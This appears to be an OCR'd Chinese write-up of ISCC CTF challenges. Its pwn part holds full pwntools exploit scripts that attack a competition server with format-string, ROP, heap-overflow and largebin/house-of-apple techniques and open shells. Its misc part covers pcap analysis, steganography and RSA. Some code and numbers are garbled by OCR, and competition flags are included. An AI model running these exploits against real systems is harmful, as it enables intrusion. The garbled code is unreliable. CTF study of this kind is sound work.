  puts("what's the content?");
  __isoc99_scanf("%ms", &format);
  for ( j = 0; j <= 30; ++j )
  {
    if ( format[j] != v5[j] )
    {
      puts("Your answered:");
      printf(format);
      puts("\nBut that was totally wrong lol get rekt");
      return 0;
    }
  }
  printf("That's right!");
  return 0;
}
```

Back函数中存在栈溢出，溢出字节为0x8，够写两个地址，故构造ROP链

```
ssize_t back()
{
  char buf[136]; // [esp+4h] [ebp-94h] BYREF
  unsigned int v2; // [esp+8Ch] [ebp-Ch]

  v2 = __readgsdword(0x14u);
  write(1, "Input:\n", 7u);
  return read(0, buf, 0x100u);
}
```

EXP：

脚本如下：

```
from pwn import *
def exp():
    #context(log_level = 'debug' , arch = 'amd64' , os = 'linux')
    context(log_level = 'debug' , arch = 'i386' , os = 'linux')
    io = remote('182.92.237.102', 10012)
    rl = lambda    a=False        : io.recvline(a)
    ru = lambda a,b=True    : io.recvuntil(a,b)
    rn = lambda x            : io.recvn(x)
    sn = lambda x            : io.send(x)
    sl = lambda x            : io.sendline(x)
    sa = lambda a,b            : io.sendafter(a,b)
    sla = lambda a,b        : io.sendlineafter(a,b)
    irt = lambda            : io.interactive()
    dbg = lambda text=None  : gdb.attach(p, text)
```

```
    #lg = lambda s,addr        : log.info('\033[1;31;40m %s --> 0x%x \033[0m' % (s,addr))
    lg = lambda s            : log.info('\033[1;31;40m %s --> 0x%x \033[0m' % (s, eval(s)))
    uu32 = lambda data        : u32(data.ljust(4, b'\x00'))
    uu64 = lambda data        : u64(data.ljust(8, b'\x00'))

    ru("content?")
    payload = '%p-'*18 + 'aaaa%p'
    sl(payload)
    ru('aaaa')
    canary = int(io.recv(10),16)
    success('canary---->'+hex(canary))
    ru('Input:\n')

    puts_plt = 0x08049130
    puts_got = 0x804C01C
    pop_ebx = 0x08049022
    back_addr = 0x0804931B
    payload = b'a'*(0x94-0xc) + p32(canary) + p32(0)*3 +p32(puts_plt) + p32(back_addr) + p32(puts_got)

    sn(payload)

    puts = u32(io.recv(4))
    success('puts---->'+hex(puts))
    system_addr = puts - 0x06d1e0 +  0x041360
    binsh_addr = puts - 0x06d1e0 +   0x18c363

    ru('Input:\n')
    payload = b'a'*(0x94-0xc) + p32(canary) + p32(0)*3 + p32(system_addr) + p32(0) + p32(binsh_addr)
    sn(payload)
    io.interactive()

if __name__ == "__main__":
     exp()

```

shopping

未检查 malloc 返回值：

在添加商品到购物车的过程中，程序使用 malloc 函数分配内存空间，但没有对 malloc 的返回值进行检查。如果 malloc 失败，将返回 NULL，但程序没有处理这种情况，导致可能出现内存分配失败的情况。这可能导致内存泄漏或者后续的程序崩溃。

输入消息缓冲区溢出：

当用户选择添加礼物消息时，程序会提示用户输入消息，并使用 sub_400BCA 函数来处理消息。然而，程序没有对用户输入的消息长度进行任何验证，也没有对输入缓冲区的大小进行限制。这可能导致用户输入过长的消息，导致缓冲区溢出漏洞。攻击者可以利用这个漏洞来覆盖栈上的关键数据，例如返回地址，以执行任意代码。

Exp:

```
from pwn import *

sh = remote('182.92.237.102',10019)
elf = ELF('./attachment-11')
context.log_level = "debug"
context(arch='amd64', os='linux')
system_plt = elf.plt['system']
sh.sendlineafter(b'password:',b"I'm ready for shopping")

def add(size,n,content=b''):
   sh.sendlineafter(b'Action: ',b'1')
   sh.sendlineafter(b'Item ID: ',str(size))
   sh.sendlineafter(b'Quantity: ',str(n))
   if content == b'':
      sh.sendlineafter(b'Add gift message? (0/1): ',b'0')
   else:
      sh.sendlineafter(b'Add gift message? (0/1): ',b'1')
      sh.sendafter(b'Message: ',content)


time.sleep(3)
for i in range(12):
   add(0x4000,1000)

add(0x4000,262,b'0'*0x3FF0)
# #溢出，修改thread_arena，将bss上的fake_chunk接到fastbin里
payload = b'1'*0x50 + p32(0) + p32(3) + 10*p64(0x60201d)
sleep(0.2)
sh.send(payload)

sleep(0.2)
payload = b'/bin/sh'.ljust(0xB,b'\x00') + p64(system_plt)
payload = payload.ljust(0x60,b'b')
add(0x60,0,payload) #申请到bss上，修改函数指针，getshell
```

```
35
36 sh.interactive()
37
```

ISCC_easy

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s[32]; // [esp+0h] [ebp-28h] BYREF
  int *v5; // [esp+20h] [ebp-8h]

  v5 = &argc;
  init();
  puts("Do you enjoy ISCC?");
  puts("Let's have fun!");
  memset(s, 0, sizeof(s));
  read(0, s, 0x20u);
  printf(s);
  if ( x == 5 )
    welcome();
  else
    printf("Okay, excuse me.");
  return 0;
}
```

一眼格式化字符串漏洞，找到地址修改x的值进入welcome

```
ssize_t welcome()
{
  char buf[140]; // [esp+8h] [ebp-90h] BYREF

  write(1, "Input:\n", 7u);
  return read(0, buf, 0x100u);
}
```

welcome中存在栈溢出，构造rop链操作即可

Exp如下：

```python
from pwn import*
from LibcSearcher import*
elf = ELF('./ISCC_easy')
context(arch = 'i386',log_level = 'debug')
libc = ELF('./libc6-i386_2.31-0ubuntu9.14_amd64.so')
#p = process('./ISCC_easy')
p = remote('182.92.237.102',10013)

offset =  0x90 + 0x4
main_addr = 0x804929B
x_ad = 0x0804C030
#use write
write_plt = elf.plt['write']
write_got = elf.got['write']

p.recv()
payload = fmtstr_payload(4,{x_ad:5})
p.send(payload)

payload = offset * b'a' + p32(write_plt) + p32(main_addr) + p32(1) + p32(write_got)+ p32(4)
p.sendline(payload)
write_addr = u32(p.recvuntil('\xf7')[-4:])
print(hex(write_addr))
libc_base = write_addr - 0x0f0820
system_addr = libc_base + 0x041360
binsh_addr = libc_base + 0x18c363
payload = offset * b'a' + p32(system_addr) + b'aaaa'+ p32(binsh_addr)
p.sendline(payload)
p.interactive()

```

ISCC_U

1. 调用 `add` 函数添加了两个大小为 `0x20` （32字节）的笔记。
2. 通过调用 `delete` 函数删除了索引为0和1的笔记调整内存布局，为后续的溢出做准备。
3. 通过 `add` 函数添加了一个新的笔记，其大小为 `0x8` （8字节），但实际内容是一个精心构造的payload。这个payload包含了一个32位的地址（使用 `p32` 函数表示），这个地址是 `system` 函数在libc库中的地址。 `system` 函数是一个标准的libc函数，可以用来执行命令行命令。

4. 通过打印笔记0的内容，获取到 `system` 函数的地址。然后通过计算，得到整个libc库的基址。
5. 通过再次调用 `add` 函数添加一个大小为 `0xa` （10字节）的笔记，内容是 `system` 的地址加上一个跳转指令（ `\x60` ），后面跟着一个空格和字符串 `sh` ，这将导致程序调用 `system("sh")` ，从而在远程服务器上打开一个shell。
6. 最后交互

```python
from pwn import *
context(log_level='debug',arch='i386',os='linux')
#p = process('./attachment-39' )
p = remote("182.92.237.102",10016)
def add(size,content):
    p.sendlineafter("What's your choice :",str(1))
    p.sendlineafter("Note size :",str(size))
    p.sendlineafter("Content :",content)

def print_(idx):
    p.sendlineafter("What's your choice :",str(3))
    p.sendlineafter("Index :",str(idx))

def delete(idx):
    p.sendlineafter("What's your choice :",str(2))
    p.sendlineafter("Index :",str(idx))

#add(0x500,'')
add(0x20,'')

add(0x20,'')
delete(0)
delete(1)
add(0x8,p32(0x80492b6) + p32(0x804c024))
#gdb.attach(p)
#pause()
print_(0)
libc = u32(p.recv(4))-0x06d1e0
system = libc + 0x041360
print("libc:",hex(libc))
delete(2)

add(0xa,p32(system) +b'\x60' + b" & sh")
print_(0)
p.interactive()
```

5月12 19:00 : flag=ISCC{0pfHvYozyFVjGJjbzlmJy9JVRnX5gnBwVa4p}

heapheap

攻击思路如下：

开了一个沙盒不能直接system

```
  v2 = &v3;
  prctl(38, 1LL, 0LL, 0LL, 0LL);
  prctl(22, 2LL, &v1);
  return __readfsqword(0x28u) ^ v27;
}
```

del函数中有一个uaf

```
    free((void *)heap[v0]);
```

add函数中只能，申请大chunk

```
  __isoc99_scanf("%d", &v2);
  if ( v2 <= 0x3FE || v2 > 0x500 )
    exit(1);
  v0 = v1;
```

使用largbinattack打stderr，然后写入house_of_apple后用exit刷新流完成orw

Exp：

```
from pwn import *
p=remote('182.92.237.102',11000)
libc=ELF('../libc-2.31.so')

def create(idx,Size):
    p.recvuntil(b'choice')
    p.sendline(b'1')
    p.recvuntil(b'index')
    p.sendline(bytes(str(idx),'utf-8'))
    p.recvuntil(b'Size')
    p.sendline(bytes(str(Size),'utf-8'))
def free(id):
    p.recvuntil(b'choice')
    p.sendline(b'4')
```

```
    p.recvuntil(b'index')
    p.sendline(bytes(str(id),'utf-8'))
def edit(id,Content):
    p.recvuntil(b'choice')
    p.sendline(b'3')
    p.recvuntil(b'index')
    p.sendline(bytes(str(id),'utf-8'))
    p.recvuntil(b'context')
    p.send(Content)
def show(id):
    p.recvuntil(b'choice')
    p.sendline(b'2')
    p.recvuntil(b'index')
    p.sendline(bytes(str(id),'utf-8'))

create(0,0x420)
create(1,0x410)
create(2,0x410)
create(3,0x410)
free(0)
show(0)

libc_add=u64(p.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))
libcbase=libc_add-libc.symbols['__malloc_hook']-96-0x10
io_list_all=libcbase+0x1ed5a0
log.info('libcbase '+hex(libcbase))
log.info('io_list_all '+hex(io_list_all))

create(4,0x430)
edit(0,b'a'*(0x10-1)+b'A')
show(0)
p.recvuntil(b'A')
heap_add=u64(p.recvuntil(b'\n')[:-1].ljust(8,b'\x00'))
log.info('heap_add '+hex(heap_add))

fd=libcbase+0x1ecfd0
payload=p64(fd)*2+p64(heap_add)+p64(io_list_all-0x20)
edit(0,payload)

free(2)
create(5,0x470)
free(5)

openadd=libcbase+libc.sym['open']
readadd=libcbase+libc.sym['read']
writeadd=libcbase+libc.sym['write']
setcontextadd=libcbase+libc.sym['setcontext']
```

```
rdi=libcbase+0x0000000000023b6a
rsi=libcbase+0x000000000002601f
rdx_r12=libcbase+0x0000000000119431
ret=libcbase+0x0000000000022679

chunk_small=heap_add+0x850
IO_wfile_jumps=libcbase+0x1e8f60
fakeIO_add=chunk_small
orw_add=fakeIO_add+0x200
A=fakeIO_add+0x40
B=fakeIO_add+0xe8+0x40-0x68
C=fakeIO_add

fake_IO=b''
fake_IO=fake_IO.ljust(0x18,b'\x00')
fake_IO+=p64(1)
fake_IO=fake_IO.ljust(0x78,b'\x00')
fake_IO+=p64(fakeIO_add)
fake_IO=fake_IO.ljust(0x90,b'\x00')
fake_IO+=p64(A)
fake_IO=fake_IO.ljust(0xc8,b'\x00')
fake_IO+=p64(IO_wfile_jumps)
fake_IO+=p64(orw_add)+p64(ret)+b'\x00'*0x30
fake_IO+=p64(B)+p64(setcontextadd+61)

flag_add=orw_add+0x100+0x10

orw = p64(rdi)+ p64(flag_add) + p64(rsi) + p64(0)  + p64(openadd)
orw += p64(rdi)+
p64(3)+p64(rsi)+p64(flag_add)+p64(rdx_r12)+p64(0x50)+p64(0)+p64(readadd)
orw += p64(rdi)+p64(1)+p64(writeadd)

payload=fake_IO
payload=payload.ljust(0x200-0x10,b'\x00')
payload+=orw
payload=payload.ljust(0x300,b'\x00')
payload+=b'flag\x00'

edit(2,payload)

p.recvuntil(b'choice')
p.sendline(b'5')

p.interactive()
```

Miao

ISCC{eefbd602-47d9-4344-a7c5-a936183fb746}

```python
from pwn import *
from struct import pack


context(arch='i386', os='linux', log_level='debug')


file_name = './pwn'


li = lambda x : print('\x1b[01;38;5;214m' + str(x) + '\x1b[0m')
ll = lambda x : print('\x1b[01;38;5;1m' + str(x) + '\x1b[0m')


debug = 1
if debug:
    r = remote('182.92.237.102', 10015)
else:
    r = process(file_name)


elf = ELF(file_name)

def dbg():
    gdb.attach(r)


p = b'%31$p'

r.sendlineafter(b'to it?', p)


r.recvuntil(b'0x')
```

```
43
44 canary = int(r.recv(7), 16) << 4
45
46
47
48 p = b''
49
50 p += pack('<I', 0x080481c9)
51
52 p += pack('<I', 0x080BB7C8)
53
54 p += pack('<I', 0x080def3d)
55
56 p += pack('<I', 0x0)
57
58 p += pack('<I', 0x08049573) # xor eax, eax ; ret
59
60 p += pack('<I', 0x0807acff) # inc eax ; ret
61
62 p += pack('<I', 0x0807acff) # inc eax ; ret
63
64 p += pack('<I', 0x0807acff) # inc eax ; ret
65
66 p += pack('<I', 0x0807acff) # inc eax ; ret
67
68 p += pack('<I', 0x0807acff) # inc eax ; ret
69
70 p += pack('<I', 0x0807acff) # inc eax ; ret
71
72 p += pack('<I', 0x0807acff) # inc eax ; ret
73
74 p += pack('<I', 0x0807acff) # inc eax ; ret
75
76 p += pack('<I', 0x0807acff) # inc eax ; ret
77
78 p += pack('<I', 0x0807acff) # inc eax ; ret
79
80 p += pack('<I', 0x0807acff) # inc eax ; ret
81
82 p += pack('<I', 0x0806cf83) # int 0x80
83
84
85
86 payload = b'\x00' * 0x60 + p32(canary) * 5 + p
87
88 r.sendlineafter(b'you', payload)
89
```

```
90
91
92 r.interactive()
93
```

Your_program

ISCC{fb521a80-eba3-403f-a16c-5e80d2ac267d}

```python
from pwn import *


context(arch='i386', os='linux', log_level='debug')


file_name = './pwn'


li = lambda x : print('\x1b[01;38;5;214m' + str(x) + '\x1b[0m')
ll = lambda x : print('\x1b[01;38;5;1m' + str(x) + '\x1b[0m')


debug = 1
if debug:
    r = remote('182.92.237.102', 10032)
else:
    r = process(file_name)


elf = ELF(file_name)

def dbg():
    gdb.attach(r)


```

```python
printf_got = elf.got["printf"]

printf_plt = elf.plt["printf"]

puts_plt = elf.plt["puts"]

pop_rdi_ret_addr = 0x0000000000401763

ret_addr = 0x000000000040101a

main_addr = 0x00000000004014C8

vuln_addr = 0x0000000000403668



key = b"A" * 32 + p64(0) + p64(pop_rdi_ret_addr) + p64(printf_got) + p64(puts_plt) + p64(main_addr)

r.sendlineafter("key:",key)



libc = ELF('./libc.so.6')

libc_base = u64(r.recvuntil(b"\x7f")[-6:].ljust(8,b"\x00")) - libc.sym['printf']

system_addr = libc_base + 0x052290



key = b"A" * 28

r.sendlineafter("key:",key)



r.sendlineafter("name:",b"hacker")



p = b"%7$s".ljust(8,b"a") + p64(vuln_addr)

r.sendlineafter(">", b"2")

r.sendline(p)
```

```python


r.recvuntil("hack\n")
heap_base = u64(r.recvuntil(b"a")[:-1].ljust(8,b"\x00"))


r.sendlineafter(">", b"4")
r.sendlineafter("exit? (y/n)", b'\x24')


r.sendlineafter(">", b"4")
r.sendlineafter("exit? (y/n)", b'n')


p = p64(0) * 3 + p64(system_addr)
r.sendlineafter(">", b"3")
r.sendline(p)


addr = 0x3024
p = str(addr) + b'c%9$hn'
p = p.ljust(0x18, b"a") + p64(heap_base)
r.sendlineafter(">", b"2")
r.sendline(p)


r.interactive()

```

eazy_heap

分析：

典型堆题，其中show函数用write输出，可泄露libc

```
ssize_t show()
{
  unsigned int v1; // [rsp+Ch] [rbp-4h]

  output("idx:\n");
  v1 = input_num();
  if ( v1 > 0xF || !chunk_list[v1] )
    return output("wrong!\n");
  output("context:\n");
  return write(1, chunk_list[v1], 0x30uLL);
}
```

Edit存在off by null

```
10    return (char *)output("wrong!\n");
11  output("content:\n");
12  result = &chunk_list[v1][(int)read(0, chunk_list[v1], size_list[v1])];
13  *result = 0;
14  return result;
```

可先泄露libc，然后堆风水构造三明治结构，用泄露的libc构造fake_heap，再利用unsortedbin的合并机制实现堆重叠。

打tcachebin的堆喷控制stderr，构造io链配合setcontext实现rop

Io链：

Exit->_IO_cleanup->_IO_overflow->_IO_doallocate->setcontext

Exp:

```
from pwn import *


p = process('./pwn')
elf = ELF('./pwn')
libc = elf.libc
#gdb.attach(p,'b *(setcontext+61)')
```

```python
def add(size,content=b'a'):
    p.recvuntil(' >> \n')
    p.sendline('1')
    p.recvuntil(':\n')
    p.sendline(str(size))
    p.recvuntil('t:\n')
    p.send(content)
def dele(idx):
    p.recvuntil(' >> \n')
    p.sendline('2')
    p.recvuntil(':\n')
    p.sendline(str(idx))
def show(idx):
    p.recvuntil(' >> \n')
    p.sendline('3')
    p.recvuntil(':\n')
    p.sendline(str(idx))
    p.recvuntil('t:\n')
def edit(idx,content):
    p.recvuntil(' >> \n')
    p.sendline('4')
    p.recvuntil(':\n')
    p.sendline(str(idx))
    p.recvuntil('t:\n')
    p.send(content)
def exit():
    p.recvuntil(' >> \n')
    p.sendline('5')

add(0x4f0)
add(0x108)
add(0x4f0)
add(0x100)
dele(0)
dele(2)
add(0x4f0)
add(0x4f0)
show(0)
p.recv(8)
heap = u64(p.recv(8))
print('heap:',hex(heap))
show(2)
p.recv(8)
libc.address=u64(p.recv(8))-0x219ce0
stderr = libc.address+0x21a6a0
wfile_jump = libc.address + 0x2160c0
print('libc:',hex(libc.address))
```

```
rdi_ret = libc.address+0x000000000002a3e5
rsi_ret = libc.address + 0x000000000002be51
rdx_r12_ret = libc.address + 0x000000000011f497
pppp_ret = libc.address+0x0000000000044d40
rsp_ret = libc.address+0x0000000000035732
rop_heap = heap+0x10
output_addr = flag_addr = heap+0x210
payload = p64(rdi_ret) + p64(flag_addr) + p64(rsi_ret) + p64(0) + p64(rdx_r12_ret) + p64(0) * 2 + p64(libc.symbols['open'])
payload += p64(rdi_ret) + p64(3) + p64(rsi_ret) + p64(output_addr) + p64(rdx_r12_ret) + p64(0x100) + p64(0) + p64(libc.symbols['read'])
payload += p64(rdi_ret) +p64(1)+ p64(rsi_ret)+p64(output_addr) +p64(rdx_r12_ret)+p64(0x20)*2+ p64(libc.symbols['write'])
payload = payload.ljust(0x200)+b'flag\x00'
fake_heap = flat({
    0x0:p64(heap-0x220),
    0x8:p64(heap-0x220),
    0x3e8:p64(0x221),
    0x3f0:p64(heap-0x610),
    0x3f8:p64(heap-0x610)
},filler=b'\x00')
fake_io=flat({
    0x0:0,
    0x18:0,
    0x20:p64(rdx_r12_ret),
    0x28:p64(rdx_r12_ret+1),
    0x30:0,
    0x38:p64(rsp_ret),
    0x40:p64(rop_heap),
    0x88:p64(stderr+0xf0),
    0x90:p64(libc.symbols['setcontext']+61),
    0xa0:p64(stderr),
    0xa8:p64(pppp_ret),
    0xd8:p64(wfile_jump),
    0xe0:p64(stderr+0x28),
    0xc0:0,
},filler=b'\x00')
edit(0,fake_heap)
edit(1,b'a'*0x100+p64(0x220))
dele(2)
add(0x210)
dele(3)
dele(1)
edit(2,b'a'*0x108+p64(0x111)+p64(stderr^(heap>>12)))
add(0x100)
add(0x100,fake_io)
add(0x4f0,payload)
```

```
exit()
p.interactive()
```

Misc

工业互联网模拟仿真数据分析

第一问：

只有 192.168.1.2

192.168.1.4 的 Length 大小不变

192.168.1.2,192.168.1.4,24

第二问：

tshark -r a.pcap -T fields -e data.data -Y "data.len==12" 可见是2024

第三问：

看文末的流量分组中第五组的时间间隔是固定的

第四问：

看文末的流量分组分析可得出有三个 IP 是有业务关联性的

第五问：

假设是 CRC16 或者 CRC32，倒数位必为 1

尝试 CRC16 和 CRC32 并尝试 0-10 为起始位

最后成功的是 CRC16,4,1

为 CRC16,4,1 时成功提交

192.168.1.2,192.168.1.4,24
2024
192.168.1.3,192.168.1.5,0.06
192.168.1.2,192.168.1.3,192.168.1.6
CRC16,4,1
ISCC{192.168.1.2,192.168.1.4,24,2024,192.168.1.3,192.168.1.5,0.06,192.168.1.2,192.168.1.3,192.168.1.6,CRC16,4,1}

ISCC{192.168.1.2,192.168.1.4,24,2024,192.168.1.3,192.168.1.5,0.06,192.168.1.2,192.168.1.3,192.168.1.6,CRC16,4,1}

adcca5c2a82064a17a645d35b6b054cd


Number_is_the_key

文件修改成zip打开

在work目录下运行脚本

```python
import xmltodict
import json


def xml_to_json(xml_string):
    xml_dict = xmltodict.parse(xml_string)
    json_data = json.dumps(xml_dict, indent=4)
    return json_data

f = open("sheet1.xml", mode="r").read()
json_content = xml_to_json(f)
json_content = json.loads(json_content)

data = json_content["worksheet"]["sheetData"]["row"]

t = []
for num in range(len(data)):
    for d in data[num]["c"]:
        t.append(d["@r"])

from openpyxl import Workbook
from openpyxl.styles import PatternFill

wb = Workbook()
ws = wb.active

for d in t:
    cell_to_fill = ws[d]
    fill = PatternFill(start_color='00FF00', end_color='FFFFFF',
fill_type='solid')
    cell_to_fill.fill = fill

wb.save("1.xlsx")
```

将读取的数据填充到新文件中



xlsx 调整合适的行高和行距，可以改为1.5倍

扫码就是flag了！

FunZip

下载下来的文件做第一步处理：

```
import base64
with open("f380d850e6ebdb19b7d0743.txt","r") as f:
    lines = f.readlines()
ls = []

```

```
for i in lines:
    k = i.strip('\n')
    r = k
    # print(r)
    if len(k)%4 != 0:
        for t in range(4-len(k)%4):
            r = r + "="
            # print(r)
    # print(len(r)%4)
    z = r + '\n'
    # print(z)
    ls.append(z)

with open("result.txt","w") as f:
    for i in ls:
        f.writelines(i)
```

根据文件进行做处理：

```
import base64

def get_diff(s1, s2):
    base64chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'
    res = 0
    for i in range(len(s2)):
        if s1[i] != s2[i]:
            return abs(base64chars.index(s1[i]) - base64chars.index(s2[i]))
    return res

def b64_stego_decode():
    file = open("result.txt", "rb")
    x = ''  # x即bin_str
    lines = file.readlines()
    for line in lines:
        l = str(line, encoding="utf-8")
        stego = l.strip('\n')
        # print(stego)
        realtext = base64.b64decode(l)
        # print(realtext)
        realtext = str(base64.b64encode(realtext), encoding="utf-8")
        # print(realtext)
        diff = get_diff(stego, realtext)  # diff为隐写字串与实际字串的二进制差值
        n = stego.count('=')
        if diff:
```

```
            x += bin(diff)[2:].zfill(n * 2)
        else:
            x += '0' * n * 2

    i = 0
    flag = ''
    while i < len(x):
        if int(x[i:i + 8], 2):
            flag += chr(int(x[i:i + 8], 2))
        i += 8
    print(flag)

if __name__ == '__main__':
    b64_stego_decode()
```

精装四合一

提取图片末尾内容到一个zip中：

```
def trim_and_xor_with_ff(input_filename, output_filename, target_hex):
    # 将16进制字符串转换为字节
    target_bytes = bytes.fromhex(target_hex.replace(' ', ''))

    # 初始化一个标志位，表示是否已经找到目标字节序列
    found_target = False

    with open(input_filename, 'rb') as infile, open(output_filename, 'wb') as outfile:
        # 读取文件的字节
        while True:
            chunk = infile.read(4096)  # 一次读取4096字节
            if not chunk:
                break  # 如果文件读取完毕，则退出循环

            # 检查目标字节序列是否在块中
            index = chunk.find(target_bytes)
            if index != -1:
                # 如果找到，则只处理目标字节序列之后的部分
                if not found_target:
                    # 跳过包含目标字节序列的块中目标之前的部分
                    chunk = chunk[index + len(target_bytes):]
                    found_target = True
                # 对剩余部分进行异或操作
```

```
                xor_chunk = bytes([b ^ 0xFF for b in chunk])
                outfile.write(xor_chunk)
            elif found_target:
                # 如果已经找到目标字节序列，则直接对整个块进行异或操作
                xor_chunk = bytes([b ^ 0xFF for b in chunk])
                outfile.write(xor_chunk)

# 使用函数


input_filename = 'left_hand_invert.png'
output_filename = '2'
target_hex = 'AE426082'  # 要查找的16进制字符串
trim_and_xor_with_ff(input_filename, output_filename, target_hex)

input_filename = 'left_foot_invert.png'
output_filename = '1'
trim_and_xor_with_ff(input_filename, output_filename, target_hex)

input_filename = 'right_hand_invert.png'
output_filename = '4'
trim_and_xor_with_ff(input_filename, output_filename, target_hex)

input_filename = 'right_foot_invert.png'
output_filename = '3'
trim_and_xor_with_ff(input_filename, output_filename, target_hex)

# 文件拼接
f1=open('1','rb')
f2=open('2','rb')
f3=open('3','rb')
f4=open('4','rb')
f5=open('1.zip','wb')
for i in range(3176):
    f5.write(f1.read(1))
    f5.write(f2.read(1))
    f5.write(f3.read(1))
    f5.write(f4.read(1))
f5.write(f1.read(1))
```

压缩包密码65537

得到一个图片，修改为word发现隐写内容，移走覆盖表面的图片：

> 🥇 这里需要一顿操作，可以百度一下，word隐写，也可以直接移走复制即可，毫无影响，都是一样的值。

相信我，Flag 就在这里


169202511445708123364301669248115152730803827838294959882943414967406399316 51

这个值都是一样的，核心是密文不同，这里需要自己去截图一下。

分解pqhttp://factordb.com/index.php

改为zip解压

使用HxD查看密文：



然后修改一下代码的密文即可了：


```
# 该这个值为上面的16进制
c = 0x209A2CA83B36F602B2D39D3A6818A78884288F24FE0BC1CD679FF0E630EEE12B
#1.将n分解为p和q
p = 10088250372082282207247079723048584038 1
q = 16772235541848828611075873827157375667 1
n = p*q
```

```
import gmpy2
```

```
from Crypto.Util.number import *
from binascii import a2b_hex,b2a_hex
import binascii
e = 65537
# 该这个值为上面的16进制
c = 0x209A2CA83B36F602B2D39D3A6818A78884288F24FE0BC1CD679FF0E630EEE12B
#1.将n分解为p和q
p = 10088250372082282207247079723048584038 1
q = 16772235541848828611075873827157375667 1
